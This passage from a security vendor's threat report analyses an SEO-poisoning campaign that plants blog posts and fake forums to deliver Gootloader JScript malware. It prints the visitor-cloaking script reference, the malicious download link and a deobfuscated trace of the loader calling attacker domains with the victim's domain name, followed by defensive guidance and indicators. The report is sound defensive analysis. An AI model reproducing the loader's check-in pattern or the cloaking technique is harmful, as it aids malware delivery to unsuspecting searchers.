journalists of the States in order to study the available professional experience and to organize meetings, seminars and conferences. • Promoting equal and mutually beneficial cooperation among the professional associations of state journalists, the Cabinet approved a posteriori the signing and ratification of an agreement on cooperation in the field of media among all member States of the Shanghai Cooperation Organization

Figure 10: *The mass media cooperation blog post added on March 29, 2022.*

The Shanghai Cooperation Organization comprises eight member states: China, Kazakhstan, Kyrgyzstan, Russia, Tajikistan, Uzbekistan, India, and Pakistan, and primarily involves agreements and activities relating to political, economic, security and military, and cultural cooperation.

The mass media cooperation agreement, signed in June 2019, provides an opportunity for all the Member States to share innovations and best practices in the field of Mass Media.

The eight-member states agreed on the following topics:


- Creating a system for the mutual and wide distribution of information.
- The cooperation among the Editorial Offices of the Mass Media and the relevant Ministries, Agencies, and Organizations in the field of Mass Media.
- The promotion of equal and mutually beneficial cooperation between professional associations of journalists of the States, aiding broadcast of television and radio programs and those distributed legally within the territory of the State.
- Encouraging the exchange of specialists and experience in the field of Mass Media, offering mutual assistance in training media professionals, and promoting cooperation between scientific research and educational institutions in the area of Mass Media.

This information may be relevant to organizations involved with mass media in any of the eight-member states, international relations, or mass media in general. Also, this information would interest those studying international relations or foreign affairs.

These data points suggest that possible targeted sectors include: information, education, and government.

Blog Post: What Is the Full Form of B O D M a S

The blog post titled “What Is the Full Form of B O D M a S” (figure 11), posted on April 17, explains a technique taught to students to memorize the order of mathematical operations.



What Is the Full Form of B O D M a S

Posted on 17.04.2022

What for? The division should be done first – but after that, addition and subtraction are just as important as each other. In this case, after completing the division, you run the rest of the sum from left to right: so we need BODMAS for such expressions, because it removes the ides to solve an expression and tells us where to start and the correct order of operations: division, multiplication, addition and subtraction. For example: 30 x 5 + 60/2 = x. Using the BODMAS rule in the expression, we must first perform the division, followed by multiplication and then addition. Such as: 60 divided by 2 is equal to 30, and 30 multiplied by 5 is equal to 150, and in the last 150 additions 30 is equal to 180, so the answer is 180. Example BODMAS 1: 125×56+60÷2=? In this expression, the BODMAS rule comes to help you. Here, according to the BODMAS rule, we must first perform the division, followed by multiplication and subsequent addition, which gives the correct answer, that is, 7030. BODMAS stands for Bracket, of, Division, Multiplication, Addition and Subtraction. It refers to the order of operations to resolve an expression. It is also known as a bodmas rule, which specifies the process to run first to evaluate a particular numeric expression. It is also known as PEDMAS? Parentheses, exponents, division, multiplication, addition and subtraction. It is easy to solve a basic summation that has two numbers and a single operation, e.B.

Figure 11: *B O D M a S blog post added on April 17, 2022.*

BODMAS is an acronym for Bracket Of Division, Multiplication, Addition, and Subtraction. It was created to aid kids in remembering the correct sequence to carry out mathematical operations while solving problems.

This blog post is a perfect example of how SEO poisoning can be very effective. As you can see from the below screenshot (figure 12), the threat actor’s blog post is the top result when searching for B O D M a S.

This information may be relevant to teachers, teacher aids, parents, etc., during classroom instruction. College students studying early childhood education may also find this information relevant.

These data points suggest that possible targets include the education sector, students, and parents.





Figure 12: *Google search for B O D M a S returns the threat actor’s blog post as the top result.*

Analyst Assessment 4

We estimate that TAC-011 has likely compromised hundreds of sites and may have produced thousands of individual blog posts. The Threat Intel Team bases this estimate on the effort needed to research topics, find content, and create the blog posts and the time and effort to identify and compromise those sites. .

Observed Activity



TAC-011 Delivery and Infection Activity

Initial Access

The intrusion started on August 25 when an employee searched Google for “Transition services agreement” and “accounting for transition services agreement.” The user clicked on one of the search results (figure 13), ultimately redirecting them to a fake forum [T1189].




Figure 13: *Google search result for the malicious blog post*

During our analysis of blog.sportrecs[.]com [T1584.001], we observed evidence of a script that we assess (Analyst Assessment 5) conducts visitor verification. Due to this script’s server-side nature, we cannot definitively assess how TAC-011 decides which visitors should or should not see the fake forum. However, there is evidence that suggests the backend completes these validation checks.

The following screenshot references a server-side script (Figure 14). Due to the server-side nature of the script, we cannot evaluate its contents.

```
<p>
  <script type='text/javascript' src='
  https://blog.sportrecs.com/?a588126=2112527'>
  </script>
</p>
<p>
```

Figure 14: *Reference to a server-side script that is assessed to conduct the site visitor verification process.*

Figures 15 and 16 show different responses based on the verification process performed by the threat actors. For example, figure 15 shows the response if the visitor passes the verification process, displaying the fake forum. On the other hand, figure 16 shows no response, which causes nothing to be overlaid on the innocuous blog post if the visitor fails the verification.

Figure 15: *Response if the site visitor passes the verification process.*

Figure 16: *Response if the site visitor fails the verification process.*

Analyst Assessment 5

Based on web traffic analysis and the responses generated, the Threat Intel Team assesses that TAC-011 likely uses the script accepting the argument "a588126=2112527" for the verification process and returning or not returning the obfuscated overlay content.

Furthermore, we have observed the file pattern of 7 character parameter = 7 character value ("a588126=2112527") across the compromised sites we discovered, resulting in the same obfuscated responses.

To determine what factors TAC-011 uses to verify site visitors and display the fake forum, the Threat Intel Team conducted several tests. Our tests included using various browsers and search engines and changing our external IP address.

The Threat Intel Team also tested whether the threat actors would serve the fake forum to a visitor on one compromised site, and subsequently serve it again to the same visitor on another.

The results appeared to indicate that visiting one of the compromised sites would allow the fake forum to be displayed once but not on any other compromised sites that the same visitor subsequently visited (within around a 24 hour timeframe). Testing also appeared to support the theory that these sites prevented visitors from common VPN, Tor, or other anonymizing external IP addresses and/or non-Windows systems from loading the malicious blog post overlay containing the download delivery link.

The behavior detailed above suggests that the threat actors may employ a system that verifies if the same user (likely identified by their external IP address per the Threat Intel Team's testing) is attempting to visit multiple compromised sites. Using a system like this, the threat actors can avoid discovery and data collection around the infrastructure used to deliver the malware and the details of the malware itself.

Analyst Assessment 6

Tests reveal that TAC-011 likely does not verify the visitor's search engine but instead checks the visitor's external IP address, confirms whether the device is running Windows, and verifies the last time the visitor viewed the site. By checking the IP address, OS, and last visited time, the threat actors can prevent security researchers from identifying additional compromised sites and ensure the malware remains accessible to potential victims.

Furthermore, our findings suggest that TAC-011 employs a central server that all compromised sites check into that logs the visitor's IP address, device OS, and the last visited time. The threat actors likely log additional details, but it does not appear the threat actors use these for verification.

Once the site visitor passes these validation checks, code (figure 17) builds an overlay [T1059.007] and places it over the innocuous blog post.

Figure 17: *Obfuscated script to build overlay for the forum.*

The forum shows a user named “Emma Hill” asking for an “accounting for transitions agreement” to download. An “Admin,” responding to the request, provided a link to download the requested document (figure 18).

This fake forum design is not new and was first **reported** in March 2021 by Sophos (figure 19) and observed again in May 2022 in a **DFIR Report video** (figure 20) posted on YouTube and shared on their blog post titled **“SEO Poisoning – A Gootloader Story.”**




Figure 18: *Fake forum with a link to the malicious document.*




Figure 19: *Fake forum design reported by Sophos in March 2021.*




Figure 20: *Fake forum design reported by the DFIR Report in May 2022.*

In this incident, the user clicked on the link **[T1204.001]** (rochias[.]com/download.php?fwblgs=wspqzbn&mifteuofwghftm=38a40d915d4f7b96f5d6f270ae10c3ce4ddfb06c0d847ccf805249d9e641112665b6d6a7afacb51c72eda8540f869084&aspdmrimz=uliljt) shared by the “Admin,” downloading a zip archive containing a malicious JScript file **[T1059.007]** titled Accounting_for_transition_services_agreement (tfxp).js (figure 21). We also discovered that TAC-011 changes the domain hosting of the Gootloader malware JScript file.

Analyst Note 1

The Threat Intel Team has observed the threat actors using various download delivery domains and the same download.php naming pattern (<compromised_domain>/download.php?=*=*=*) across all compromised sites we discovered.*




Figure 21: *Contents of the Zip archive.*

The user’s machine had an EDR solution deployed, blocking the file execution and preventing follow-on malware from being dropped on the user’s device.

Javascript Analysis

The .js file is assessed as Gootloader based on **open-source reporting** (figure 22) of websites attributed to Gootloader and serving second-stage payloads [T1105]. The threat actors obfuscated [T1027] the file and attempted to contact one of three domains.




Figure 22: *Twitter post from Matt Anderson (@nosecurething) observables related to Gootloader.*

```
IHost.CreateObject("MSXML2.ServerXMLHTTP");
IHost.CreateObject("WScript.Shell");
IWshShell3.ExpandEnvironmentStrings("%USERDNSDOMAIN%");
IServerXMLHTTPRequest2.open("GET", "https://www[.]lovlr[.]com/test[.]php?ddnmo-
qobaebybam=[0-9]+", "false");
IServerXMLHTTPRequest2.send();
IHost.CreateObject("MSXML2.ServerXMLHTTP");
IHost.CreateObject("WScript.Shell");
IWshShell3.ExpandEnvironmentStrings("%USERDNSDOMAIN%");
IServerXMLHTTPRequest2.open("GET", "https://www[.]lovlr[.]com/test[.]php?ddnmo-
qobaebybam=[0-9]+", "false");
IServerXMLHTTPRequest2.send();
IServerXMLHTTPRequest2.status();
IServerXMLHTTPRequest2.responseText();
IHost.Sleep("23232");
IHost.CreateObject("MSXML2.ServerXMLHTTP");
IHost.CreateObject("WScript.Shell");
IWshShell3.ExpandEnvironmentStrings("%USERDNSDOMAIN%");
IServerXMLHTTPRequest2.open("GET", "https://www[.]lukeamiller[.]net/test[.]
php?ddnmoqobaebybam=[0-9]+", "false");
IServerXMLHTTPRequest2.send();
IHost.CreateObject("MSXML2.ServerXMLHTTP");
```

Javascript Analysis (continued)

```
IHost.CreateObject("WScript.Shell");
IWshShell3.ExpandEnvironmentStrings("%USERDNSDOMAIN%");
IServerXMLHTTPRequest2.open("GET", "https://www[.]lovlr[.]com/test[.]php?ddnmo-
qobaebybam=[0-9]+", "false");
IServerXMLHTTPRequest2.send();
IServerXMLHTTPRequest2.status();
IServerXMLHTTPRequest2.responseText();
IHost.Sleep("23232");
IHost.CreateObject("MSXML2.ServerXMLHTTP");
IHost.CreateObject("WScript.Shell");
IWshShell3.ExpandEnvironmentStrings("%USERDNSDOMAIN%");
IServerXMLHTTPRequest2.open("GET", "https://www[.]lukeamiller[.]net/test[.]
php?ddnmoqobaebybam=[0-9]+", "false");
IServerXMLHTTPRequest2.send();
IServerXMLHTTPRequest2.status();
IServerXMLHTTPRequest2.responseText();
IHost.Sleep("23232");
IHost.CreateObject("MSXML2.ServerXMLHTTP");
IHost.CreateObject("WScript.Shell");
IWshShell3.ExpandEnvironmentStrings("%USERDNSDOMAIN%");
IServerXMLHTTPRequest2.open("GET", "https://www[.]luckies[.]cc/test[.]php?ddn-
moqobaebybam=[0-9]+", "false");
IServerXMLHTTPRequest2.send();
```

Deobfuscated output of Accounting_for_transition_services_agreement (tfxp).js. Note: URLs and timestamps have been sanitized.

The environment variable "%USERDNSDOMAIN%," which returns a fully qualified domain name (FQDN) of the compromised system, will allow the threat actor(s) the ability to identify which organization they have gained access to.

When Deepwatch attempted to contact these domains, the responses returned nothing, so we are unsure what second-stage payload would have dropped on the end-point.

Analyst Assessment 7

The Threat Intel Team assesses that the "%USERDNSDOMAIN%" variable likely sends back the corporate domain name ("company.com"). So, for example, if a company with a Windows Active Directory environment and a computer logged into the organization's network were compromised, the adversary would know that they have access to that organization. At this point, the threat actor could sell access or drop another post-exploitation tool like Cobalt Strike and move laterally in the environment.

Targeting

The user searched for transition service agreements (TSAs). Numerous companies use these agreements across various industries during mergers and acquisitions.

TSAs help facilitate a smooth administrative transition following the sale of a portion of an organization. The selling firm offers a package of services to the acquiring company for a predetermined time. These services include HR, IT, accounting, finance, and other necessary infrastructure requirements.

As various organizations across numerous industries use TSAs, this campaign will likely target multiple industries.

What You Need to Do

TACTICAL AND OPERATIONAL DEFENSIVE GUIDANCE

Employees should be trained on this tactic and instructed to spot the telltale signs that they are visiting a fake website. Training should also include identifying potentially malicious file extensions, such as *.js, and the format and style of the phony forum (figure 18), which organizations can share with their employees.

Organizations should change file associations via Group Policy, so a text editor is used to open risky file extensions instead of the default Microsoft Windows Based Script Host program.

Changing file associations can be accomplished through the Group Policy Management Editor and changing the folder options “open with” settings to have specific file extensions open with an organization-approved text editor. Organizations are encouraged to change the file associations for the following file extensions .js, .vbs, .vbe, .jse, .hta, and .wsf.

This mitigation measure will ensure that the execution of these files when users double-click them does not occur, as the execution of these files is abnormal in everyday business operations.

Website owners should ensure that their CMS platforms, like WordPress, are up to date and are deploying a web application firewall. In addition, organizations should monitor their blogs for unknown content and, if found, remove it. Also, organizations should monitor scripts and verify that they have not changed. One common access vector for threat actors is brute forcing the admin password, ensuring the admin account default credentials are changed, and implementing MFA may reduce this attack vector.

STRATEGIC DEFENSIVE GUIDANCE

TAC-011 uses the same forum format reported multiple times since March 2021 and utilized the same tactics and techniques. The reuse of these techniques indicates that they remain effective and demonstrates how simple social engineering techniques can deceive end-users. By anticipating what people will search for and using SEO techniques, TAC-011 can target vast swathes of entire regions or narrow its focus to specific interest groups or industries.

One possible reason that employees may turn to the web to find the templates they need is that they do not believe or know that these templates may be available through official company resources. Ensuring that potential templates are available and employees know how to access them may reduce the risk of this threat.

Furthermore, having a process where an employee can request specific templates may reduce their need to search for the templates and thus fall victim to these tactics. Finally, with proper awareness training, end users can avoid downloading malicious files if they recognize the signs.

MITRE ATT&CK

ATT&CK ID	DESCRIPTION
T1587.001	Develop Capabilities: Malware
T1584.001	Compromise Infrastructure: Domains
T1189	Drive-by Compromise
T1204.001	User Execution: Malicious Link
T1059.007	Command and Scripting Interpreter: JavaScript
T1027	Obfuscated Files or Information
T1105	Ingress Tool Transfer

Observables

Note

Observables are properties (such as an IP address, MD5 hash, or the value of a registry key) or measurable events (such as the creation of a registry key or a user) and are not indicators of compromise. The observables listed below provide contextual information only. Deepwatch evaluates the observables and applies those it deems appropriate to our detections.

You should investigate further if you observe sets of these observables. For instance, observing an IP address, creating a user with admin privileges, and creating a registry key.

Description	Value	
Blog Post created by TAC-011:	blog.sportrecs[.]com/en/2022/01/22/accounting-for-transition-services-agreement/	
Link in the fake forum that hosts the Gootloader malware. Note: We discovered that the threat actors change this often.	rochias[.]com/download.php?fwblgs=wspqzbn&mifteuofwghftm=38a40d915d4f7b96f5d-6f270ae10c3ce4ddfb06c0d847ccf805249d9e641112665b6d6a7afacb51c72e-da8540f869084&aspdmrimz=uliljt	
Gootloader malware JScript file	File Name: Accounting_for_transition_services_agreement (tfxp).js SHA256 Hash: 891b849997f783ce6e6c8720b4bd07f169b2eac4cbc11b78cfadd62ea5c9442c	
Hard-coded domains in Gootloader JScript files (in the form of a regex pattern)	ovlr[.]com\/test[.]php[?][a-z]{13,16}=[0-9]{13,16} lukeamiller[.]net\/test[.]php[?][a-z]{13,16}=[0-9]{13,16} luckies[.]cc/test.php\/test[.]php[?][a-z]{13,16}=[0-9]{13,16} macromixenlinea[.]com\/test[.]php[?][a-z]{13,16}=[0-9]{13,16}	
Domains discovered hosting malicious JScript file	quickprint[.]nl probis[.]com[.]pl psychanalyste-toulouse[.]fr porconocer[.]com rochias[.]com	proficomarket[.]com[.]ua psychotherapie-schmitt[.]de rohmert-medien[.]de rockharz-festival[.]com
Other domains identified hardcoded in Gootloader JScript	macromixenlinea[.]com/test.php?zncirdcyaeauch=[0-9]+	

deepwatch

ABOUT DEEPWATCH

Deepwatch is the leader in managed security services, protecting organizations from ever-increasing cyber threats 24/7/365. Powered by Deepwatch's cloud-based security operations platform, Deepwatch provides the industry's fastest, most comprehensive detection and automated response to cyber threats together with tailored guidance from dedicated experts to mitigate risk and measurably improve security posture. Hundreds of organizations, from Fortune 100 to mid-sized enterprises, trust Deepwatch to protect their business.

Visit www.deepwatch.com to learn more.

CONTACT US

4030 W Boy Scout Blvd, Suite 550
Tampa, FL 33607
(855) 303-3033